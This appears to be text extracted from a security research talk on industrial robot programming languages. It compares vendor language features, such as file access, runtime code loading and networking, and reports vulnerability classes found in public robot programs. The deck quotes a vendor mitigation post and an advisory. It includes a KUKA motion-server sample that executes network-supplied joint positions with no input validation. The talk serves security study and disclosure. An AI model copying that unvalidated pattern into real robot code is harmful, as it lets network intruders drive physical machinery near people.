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
Antoine de Saint-Exupéry, Terre des Hommes

Proprietary, Legacy Languages (2/4)

(a whole new world for IT security folks)

Proprietary Languages

Language	Vendor
RAPID	ABB
KRL	KUKA
MELFA BASIC	Mitsubishi
AS	Kawasaki
PDL2	COMAU
PacScript	DENSO
URScript	Universal-Robots
KAREL	FANUC



Automation Focused

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MODULE Example

```
VAR robtarget point0 := [  
    [500,500,500],[1,0,0,0],[0,0,0,0],  
    [9E+09,9E+09,9E+09,9E+09,9E+09,9E+09]];
```

```
VAR robtarget point1 := [  
    [700,500,500],[1,0,0,0],[0,0,0,0],  
    [9E+09,9E+09,9E+09,9E+09,9E+09,9E+09]];
```

```
VAR zonedata zone := z100;
```

```
PROC main()
```

```
FOR i FROM 1 TO 10 DO
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

```
    MoveJ point0, v100, zone, tool0, \WObj:=wobj0;  
    WaitTime 4;  
    MoveL point1, v100, zone, tool0, \WObj:=wobj0;
```

```
    WaitTime 5;
```

```
ENDFOR
```

```
ENDPROC
```

```
ENDMODULE
```



Handle File Resources




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KUKA	✓	
Mitsubishi	✓	
Kawasaki		
COMAU	✓	Indirect
DENSO		
Universal-Robot		
FANUC	✓	✓



Load new Code at Runtime (a.k.a. function pointers)



Vendor	File System	Directory Listing	Load Module From File	Call By Name
ABB	✓	✓	✓	✓
KUKA	✓			
Mitsubishi	✓			
Kawasaki				
COMAU	✓	Indirect	✓	✓
DENSO			✓	✓
Universal-Robots				
FANUC	✓	✓	✓	✓




Network Communication




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KUKA	✓				✓
Mitsubishi	✓				✓
Kawasaki					✓
COMAU	✓	Indirect	✓	✓	✓
DENSO			✓	✓	✓
Universal-Robots					✓
FANUC	✓	✓	✓	✓	✓






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
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
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


Lack of Awareness? (3/4)

We Asked Automation Engineers...



...what language features you use when programming robots?




Do OT Folks Talk About Security?



Security-related Keywords Mentioned

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Other Classes of Vulnerabilities (4/4)


(other than the path traversal case in our story)

Vulnerabilities in Industrial Robot Programs

Security-sensitive Features + Lack of Input Validation


Looking at 100 files on public repos (e.g., GitHub and GitLab), we found:

- Path Traversal (may also lead to writing)
- Unrestricted Movement Commands
- Unrestricted Function Calls



Unrestricted Movement Commands

Example: **motion servers**



task
program



The Case of Vulnerable Motion Servers

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Experimental packages for KUKA manipulators within ROS-Industrial (http://wiki.ros.org/kuka_experimental)

kuka ros-industrial urdf rsi ros-control

114 commits 2 branches 0 packages 0 releases 13 contributors Apache-2.0

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
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
Unrestricted Movement Commands

Without Input Validation



Unrestricted Movement Commands

With Input Validation



A Vulnerable Motion Server

```
DEF external_movement()
    DECL axis pos_cmd

    eki_init("ExiHwInterface")
    eki_open("EkiHwInterface")

LOOP
    eki_getreal("EkiHwInterface" "RobotCommand/Pos/#A1", pos_cmd.a1)
    eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A2", pos_cmd.a2)
    eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A3", pos_cmd.a3)
    eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A4", pos_cmd.a4)
    eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A5", pos_cmd.a5)
    eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A6", pos_cmd.a6)

    PTP joint_pos_cmd
ENDLOOP
END
```





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How to securely control your robot with ROS-Industrial

July 13, 2020

Trend Micro and Politecnico di Milano (Polimi) recently brought up a security issue with controlling industrial robots using ROS-Industrial drivers. We have worked fast to describe the mitigation for the security problem uncovered. Actually, it is quite simple, by following basic security guidelines on how to setup your network you can eliminate the described security risk at the source. Here we show how to setup secure communication between your ROS PC and your industrial robot.

In ROS-Industrial robots are connected to the ROS PC using so called motion servers. These are programs written in the OEM specific programming language that are running on the robot controller and enable receiving target values (typically axis positions) from and sending actual values as well as the robot status to the robot's ROS driver. The interface used for this communication differs from one robot OEM to another. The problem is that as of now robot OEMs do not provide interfaces that provide a security layer or authentication methods for these interfaces and no such measures can be added to the motion servers running on the robot controllers. Therefore, it is possible for intruders to attack the communication interface between ROS-Industrial robot driver and the motion server running on the robot controller. TrendMicro and PolMi claim to have succeeded in sending motion commands to the robot controlled by a ROS-Industrial robot driver from another device that is connected to the same network as the controlled robot and the ROS-Industrial robot driver (Figure 1). This behavior can be potentially exploited by malicious network participants.

<https://rosindustrial.org/news/2020/6/23/how-to-securely-control-your-robot-with-ros-industrial>



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1 EXECUTIVE SUMMARY

This vulnerability in motion servers is not limited to any one vendor but exist in many OEM robots, notice of the report and identify baseline mitigations for reducing risks to these and other cyberse


The report included vulnerability details for the following vulnerability:

Vulnerability Type	Exploitable Remotely	Impact
Insufficient Verification of Data Authenticity	No	Remote Code Execution

